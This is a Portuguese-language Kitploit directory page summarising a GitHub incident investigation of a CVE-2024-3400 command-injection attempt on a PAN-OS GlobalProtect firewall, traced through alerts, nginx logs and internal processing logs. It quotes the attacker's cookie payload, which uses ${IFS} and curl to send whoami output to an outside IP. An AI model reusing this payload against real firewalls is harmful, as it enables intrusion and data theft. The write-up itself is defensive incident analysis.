Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/zedocun/pan-os-cve-2024-3400-command-injection-investigation
Análise de VulnerabilidadesSegurança WebForensia DigitalInteligência de AmeaçasResposta a IncidentesAnálise de Logs
GitHubzedocun/pan-os-cve-2024-3400-command-injection-investigation

PAN-OS-CVE-2024-3400-Command-Injection-Investigation

Investigação de uma tentativa de injeção de comando PAN-OS CVE-2024-3400, analisando a entrega do payload, o processamento interno e a validação da execução com base em evidências de log.

Ver Repositório
131há 7 mesesAinda não revisado
Compartilhar

Read on Medium

Investigando uma Tentativa de Injeção de Comando PAN-OS CVE-2024-3400

Visão Geral

Este projeto documenta a investigação de uma tentativa de injeção de comando CVE-2024-3400 direcionada ao serviço PAN-OS GlobalProtect.

O objetivo era determinar:

  • se isso é um ataque real
  • se houve execução de comando
  • se há evidências de comprometimento

Visão Geral do Alerta

Um alerta crítico foi disparado indicando uma possível tentativa de exploração.

  • Alvo: 172.16.17.139 (PA-Firewall-01)
  • Origem: 144.172.79.92
  • Endpoint: /global-protect/login.esp
  • Método: POST
  • Ação: Permitido

Visão geral do alerta


Payload Malicioso

A requisição contém um cookie manipulado:

SESSID=... curl${IFS}144.172.79.92:4444?user=$(whoami)

Payload

Observações Principais

  • ${IFS} contorna a filtragem de espaços
  • whoami tenta obter a identidade do sistema
  • curl tenta comunicação externa

Isto é um payload de injeção de comando


Evidências do Servidor Web

Os logs do Nginx confirmam que a requisição chegou ao servidor:

POST /global-protect/login.esp
HTTP 200
User-Agent: curl

Logs do Nginx

A requisição maliciosa foi aceita e processada.


Processamento Interno

Logs do sistema mostram que o payload alcançou a lógica interna:

Logs de processamento

Descoberta Principal

  • o payload foi incorporado ao comando interno (dt_curl)
  • uma requisição externa foi tentada
  • a cadeia de execução alcançou componentes internos

No entanto:

a consulta DNS falhou → a comunicação externa não ocorreu


Infraestrutura do Atacante


O IP atacante:

  • 144.172.79.92
  • marcado como malicioso
  • associado a um provedor de hospedagem

IP do atacante

Isso confirma a origem externa do ataque.


Linha do Tempo da Rede

Vários IPs interagiram com o sistema antes do ataque:

Linha do tempo

Apenas 144.172.79.92 está diretamente associado à exploração.


Avaliação de Impacto

Confirmado

  • tentativa de exploração direcionada à CVE-2024-3400
  • payload malicioso entregue
  • requisição processada pelo servidor
  • payload alcançou o processamento interno
  • tentativa de comunicação externa disparada

Não Confirmado

  • execução de comando no sistema operacional
  • saída do comando
  • exfiltração de dados
  • shell reverso
  • persistência
  • movimento lateral

Conclusão

Esta foi uma tentativa real de injeção de comando.

O atacante conseguiu:

  • entregar uma requisição maliciosa
  • injetar um payload
  • disparar o processamento interno

No entanto:

não há execução confirmada nem comprometimento do sistema


Classificação Final

Tentativa de Injeção de Comando
Payload Processado - Sem Execução ou Impacto Confirmado

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    252

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →